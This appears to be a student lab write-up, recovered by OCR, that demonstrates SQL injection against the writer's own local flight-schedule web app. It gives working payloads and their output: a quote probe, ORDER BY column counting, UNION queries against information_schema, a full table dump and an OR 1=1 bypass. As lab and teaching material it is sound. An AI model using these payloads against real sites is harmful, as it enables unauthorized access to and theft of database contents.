
SQL Injection:

Step 1: Test whether the site is susceptible to SQL Injection

Search query: “
Injection details: we are using double quotes to test whether it throws an SQL syntax error.

Result: Interface has thrown an SQL syntax error **which indicates the site is susceptible to SQL injection**


DFW AIRPORT GATE SCHEDULE
localhost/flight/?search="
DFW AIRPORT GATE SCHEDULE
Flights Park Explore Customer Support
Search for flights
Search for flights, destinations, airports
Search
Search Results

Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '""""' at line 1 in C:\xampp\htdocs\flight\index.php:54 Stack trace: #0 C:\xampp\htdocs\flight\index.php(54): mysqli->query('SELECT * FROM f...') #1 {main} thrown in **C:\xampp\htdocs\flight\index.php** on line **54**

Step 2:
Search Query = “ ORDER BY 1 #

Injection details: This query helps to determine the number of columns in the table. We increment the column value in order as below until we encounter an error.


The number of columns in the table will be less than the current column iteration value.

Example: First Iteration - “ ORDER BY 1 #
Second Iteration- “ ORDER BY 2 #
Third Iteration - “ ORDER BY 3 #
.
.
.
.
.
Ninth Iteration - “ ORDER BY 9 #

Tenth Iteration - “ ORDER BY 10 #   (Error Encountered)

Result: Error Encountered during 10th Iteration which concludes **there are 9 columns in the table**

Attack output: Determined that table has 9 columns which help for the next attack


DFW AIRPORT GATE SCHEDULE
localhost/flight/?search="+ORDER+BY+10+%23
Flights Park Explore Customer Support
Search for flights, destinations, airports
Search

DFW AIRPORT GATE SCHEDULE

Search for flights

Search Results

```
Fatal error: Uncaught mysqli_sql_exception: Unknown column '10' in 'order clause' in C:\xampp\htdocs\flight\index.php:54 Stack trace: #0 C:\xampp\htdocs\flight\index.php(54): mysqli->query('SELECT * FROM f...') #1 {main} thrown in C:\xampp\htdocs\flight\index.php on line 54
```

Step 3: Finding the table name and database name

Search query: “ UNION (select TABLE_NAME,TABLE_SCHEMA,3,4,5,6,7,8,9 from information_schema.tables) #


Injection details: We use a union query to fetch the table name and schema from the information_schema table. Since we already know that we are using the MYSQL database.

In case we are using any other database there will be a change in the query.

Results: the search query returns all the database and table names:

We can look for particular tables which are related to flights. We can use the brute force method if we get a large no of records. Avoid system tables to save time

Injection output:
Attack exposed database name: csce5560_project
Attack exposed table name: flights


DFW AIRPORT GATE SCHEDULE
localhost/flight/?search="+UNION+%28select+TABLE_NAME%2CTABLE_SCHEMA%2C3%2C4%2C5%2C6%2C7%2C8%2C9+from+information_schema.tables%29+%23
Search for flights, destinations, airports
Search

DFW AIRPORT GATE SCHEDULE


Flights Park Explore Customer Support

Search for flights

Search Results

Returned rows are: 220

ALL_PLUGINS	information_schema	3 4 5 6 7 8 9
APPLICABLE_ROLES	information_schema	3 4 5 6 7 8 9
CHARACTER_SETS	information_schema	3 4 5 6 7 8 9
CHECK_CONSTRAINTS	information_schema	3 4 5 6 7 8 9
COLLATIONS	information_schema	3 4 5 6 7 8 9
COLLATION_CHARACTER_SET_APPLICABILITY	information_schema	3 4 5 6 7 8 9
COLUMNS	information_schema	3 4 5 6 7 8 9
COLUMN_PRIVILEGES	information_schema	3 4 5 6 7 8 9


DFW AIRPORT GATE SCHEDULE
localhost/flight/?search="+UNION+%28select+TABLE_NAME%2CTABLE_SCHEMA%2C3%2C4%2C5%2C6%2C7%2C8%2C9+from+information_schema.tables%29+%23


INNODB_METRICS	information_schema	3 4 5 6 7 8 9
INNODB_SYS_INDEXES	information_schema	3 4 5 6 7 8 9
INNODB_SYS_VIRTUAL	information_schema	3 4 5 6 7 8 9
INNODB_TABLESPACES_SCRUBBING	information_schema	3 4 5 6 7 8 9
INNODB_SYS_SEMAPHORE_WAITS	information_schema	3 4 5 6 7 8 9
auth_group	assignment2	3 4 5 6 7 8 9
auth_group_permissions	assignment2	3 4 5 6 7 8 9
auth_permission	assignment2	3 4 5 6 7 8 9
auth_user	assignment2	3 4 5 6 7 8 9
auth_user_groups	assignment2	3 4 5 6 7 8 9
auth_user_user_permissions	assignment2	3 4 5 6 7 8 9
course_course	assignment2	3 4 5 6 7 8 9
django_admin_log	assignment2	3 4 5 6 7 8 9
django_content_type	assignment2	3 4 5 6 7 8 9
django_migrations	assignment2	3 4 5 6 7 8 9
django_session	assignment2	3 4 5 6 7 8 9
flights	csce5560_project	3 4 5 6 7 8 9
auth_group	djangodb	3 4 5 6 7 8 9
auth_group_permissions	djangodb	3 4 5 6 7 8 9
auth_permission	djangodb	3 4 5 6 7 8 9
auth_user	djangodb	3 4 5 6 7 8 9
auth_user_groups	djangodb	3 4 5 6 7 8 9
auth_user_user_permissions	djangodb	3 4 5 6 7 8 9
django_admin_log	djangodb	3 4 5 6 7 8 9
django_content_type	djangodb	3 4 5 6 7 8 9
django_migrations	djangodb	3 4 5 6 7 8 9

Step 4: Fetching all the records from the table:
Using the step 3 attack we have a table name (flights).

Search query: " UNION SELECT * FROM FLIGHTS #

Injection details:
Since we have table name we can directly get all records by simple union query

Attack output:
The current flights table has 20 records of flight information.


DFW AIRPORT GATE SCHEDULE
localhost/flight/?search="+UNION+SELECT+*+FROM+FLIGHTS+%23
Search for flights, destinations, airports
Search

Search Results


Returned rows are: 20

```
1  1  American Airlines DFW F23 2022-04-22 08:00:00 TPA G33 2022-04-22 11:00:00
2  2  United Airlines   DFW F23 2022-04-22 09:00:00 JFK G33 2022-04-22 12:00:00
3  3  Spirit Airlines   DFW F23 2022-04-22 13:00:00 LAS G33 2022-04-22 15:00:00
4  4  American Airlines DFW F23 2022-04-22 14:00:00 LAX G33 2022-04-22 16:00:00
5  5  American Airlines DFW F23 2022-04-23 08:00:00 TPA G33 2022-04-23 11:00:00
6  6  United Airlines   DFW F23 2022-04-23 09:00:00 JFK G33 2022-04-23 12:00:00
7  7  Spirit Airlines   DFW F23 2022-04-23 13:00:00 LAS G33 2022-04-23 15:00:00
8  8  American Airlines DFW F23 2022-04-23 14:00:00 LAX G33 2022-04-23 16:00:00
9  9  American Airlines DFW F23 2022-04-24 08:00:00 TPA G33 2022-04-24 11:00:00
10 10 United Airlines   DFW F23 2022-04-24 09:00:00 JFK G33 2022-04-24 12:00:00
11 11 Spirit Airlines   DFW F23 2022-04-24 13:00:00 LAS G33 2022-04-24 15:00:00
12 12 American Airlines DFW F23 2022-04-24 14:00:00 LAX G33 2022-04-24 16:00:00
13 13 American Airlines DFW F23 2022-04-25 08:00:00 TPA G33 2022-04-25 11:00:00
14 14 United Airlines   DFW F23 2022-04-25 09:00:00 JFK G33 2022-04-25 12:00:00
15 15 Spirit Airlines   DFW F23 2022-04-25 13:00:00 LAS G33 2022-04-25 15:00:00
16 16 American Airlines DFW F23 2022-04-25 14:00:00 LAX G33 2022-04-25 16:00:00
17 17 American Airlines DFW F23 2022-04-26 08:00:00 TPA G33 2022-04-26 11:00:00
18 18 United Airlines   DFW F23 2022-04-26 09:00:00 JFK G33 2022-04-26 12:00:00
19 19 Spirit Airlines   DFW F23 2022-04-26 13:00:00 LAS G33 2022-04-26 15:00:00
20 20 American Airlines DFW F23 2022-04-26 14:00:00 LAX G33 2022-04-26 16:00:00
```

Alternate injection query for fetching all records:

Search query: " OR 1=1 #

Attack output: Returns all the records of the table


DFW AIRPORT GATE SCHEDULE
localhost/flight/?search="+OR+1%3D1+%23
Flights Park Explore Customer Support
" OR 1=1 #
Search

DFW AIRPORT GATE SCHEDULE

Search for flights

Search Results

Returned rows are: 20


```
1  1  American Airlines DFW F23 2022-04-22 08:00:00 TPA G33 2022-04-22 11:00:00
2  2  United Airlines   DFW F23 2022-04-22 09:00:00 JFK G33 2022-04-22 12:00:00
3  3  Spirit Airlines   DFW F23 2022-04-22 13:00:00 LAS G33 2022-04-22 15:00:00
4  4  American Airlines DFW F23 2022-04-22 14:00:00 LAX G33 2022-04-22 16:00:00
5  5  American Airlines DFW F23 2022-04-23 08:00:00 TPA G33 2022-04-23 11:00:00
6  6  United Airlines   DFW F23 2022-04-23 09:00:00 JFK G33 2022-04-23 12:00:00
7  7  Spirit Airlines   DFW F23 2022-04-23 13:00:00 LAS G33 2022-04-23 15:00:00
8  8  American Airlines DFW F23 2022-04-23 14:00:00 LAX G33 2022-04-23 16:00:00
```

SQL Injection for fetching table columns:

Search query: " UNION (SELECT COLUMN_NAME,2,3,4,5,6,7,8,9 FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA='csce5560_project' AND TABLE_NAME='flights') #

Injection Details: using the table name and schema name which were exposed in step 3 are given as input to fetch column names

Attack output: Lists the columns name in the table



```
localhost/flight/?search="+UNION+%28SELECT+COLUMN_NAME%2C2%2C3%2C4%2C5%2C6%2C7%2C8%2C9+FROM+INFORMATION_SCHEMA.COLUMNS+WHERE+TABLE_SCHEMA%...
```

DFW AIRPORT GATE SCHEDULE

Flights Park Explore Customer Support

Search for flights

Search Results

Returned rows are: 9

```
id               2 3 4 5 6 7 8 9
flight_number    2 3 4 5 6 7 8 9
airline          2 3 4 5 6 7 8 9
departure_airport 2 3 4 5 6 7 8 9
departure_gate   2 3 4 5 6 7 8 9
departure_time   2 3 4 5 6 7 8 9
arrival_airport  2 3 4 5 6 7 8 9
arrival_gate     2 3 4 5 6 7 8 9
arrival_time     2 3 4 5 6 7 8 9
```

New User? Sign up

SIGN IN

DFW AIRPORT GATE SCHEDULE
Search for flights, destinations, airports
Search
Column names